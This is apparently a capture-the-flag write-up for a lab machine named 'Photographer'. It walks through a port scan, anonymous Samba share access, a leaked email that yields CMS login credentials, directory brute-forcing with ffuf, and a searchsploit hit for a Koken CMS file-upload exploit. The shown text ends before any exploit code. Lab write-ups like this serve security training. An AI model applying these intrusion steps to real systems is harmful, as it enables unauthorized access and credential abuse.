
Photographer

```
ping photo.local
```


```
rustscan -a photo.local -- -A -oN portscan
```

Machine has 5 ports are open **22, 80, 139, 445, 8000**



```
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 414daa1886948e88a74c6b426076f14f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCq9GoYsvJTOUcsgHSES9+20Ix4Q8wjm5slMheJ2ME+COokAqxBzXSr458KBmHv3b
l9z8YV3xgtqhTa+5BqIm/GInW4PYV0zi9zOMn2g4jNSWvy91FBUboGLwVgNYslGBydNW8Fhz8X/LXHZ1×6ulA76W026VEGOiQfoiIi84
ow2Z
|   256 4da3d07a8f64ef82452d011318b7e013 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMz4UG2gfu7L/Lxcqek1pZf46d8Soc
|   256 1a017a4fcf9585bf31a14f1587ab94e2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDL5ZwzA5dpqtWx4ZzjVQ6NMzVUia8/We8txfiAn+mv4
80/tcp   open  http        syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Photographer by v1n1v131r4
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
139/tcp  open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 61 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp open  http        syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```


On port 80



On port **139** and **445 Samba** is running. And also it required no credentials for login
List down the sharename

```
smbclient -L \\\\photo.local
```

3 Sharename is found in that **sambashare** is imp




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/photo]
└─# smbclient -L \\\\photo.local
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            PHOTOGRAPHER
```

Get into the **sambashare**


```
smbclient \\\\photo.local\\sambashare
```

It contain the two files as **mailsent.txt** and **wordpress.bkp.zip**




```
┌──(root㉿Hindutva)-[~/Desktop/ctf/photo]
└─# smbclient \\\\photo.local\\sambashare
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 20 21:21:08 2020
  ..                                  D        0  Thu Aug 20 21:38:59 2020
  mailsent.txt                        N      503  Tue Jul 21 06:59:40 2020
  wordpress.bkp.zip                   N 13930308  Tue Jul 21 06:52:23 2020

                3300080 blocks of size 1024. 2958792 blocks available
smb: \> get mailsent.txt
getting file \mailsent.txt of size 503 as mailsent.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \> get wordpress.bkp.zip
```

mailsent.txt file contain the email and password for **daisa** user



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/photo]
└─# cat mailsent.txt
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
```

On port 8000




API Error

The theme is not able to make contact with your Koken installation. Contact your host to see if they are blocking loopback connections.

Performing bruteforcing on **port 8000**


```
ffuf -u http://photo.local:8000/FUZZ -w
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 80 -fs 0
```

Found 3 directory as **admin, storage, app**



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/photo]
└─# ffuf -u http://photo.local:8000/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 80 -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://photo.local:8000/FUZZ
 :: Wordlist         : FUZZ: /root/Documents/ubuntu/Wordlists/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 80
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 134ms]
    * FUZZ: admin

[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 5923ms]
    * FUZZ: admin

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 131ms]
    * FUZZ: storage

[Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 131ms]
    * FUZZ: app
```


On **/admin**




Login in the above panel with **Daisa** credentials

```
daisa@photographer.com:babygirl
```


We successfully login the cms



Search on searchsploit for koken



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/photo]
└─# searchsploit koken
--------------------------------------------------------------
 Exploit Title
--------------------------------------------------------------
Koken CMS 0.22.24 - Arbitrary File Upload (Authenticated)
--------------------------------------------------------------
Shellcodes: No Results
```



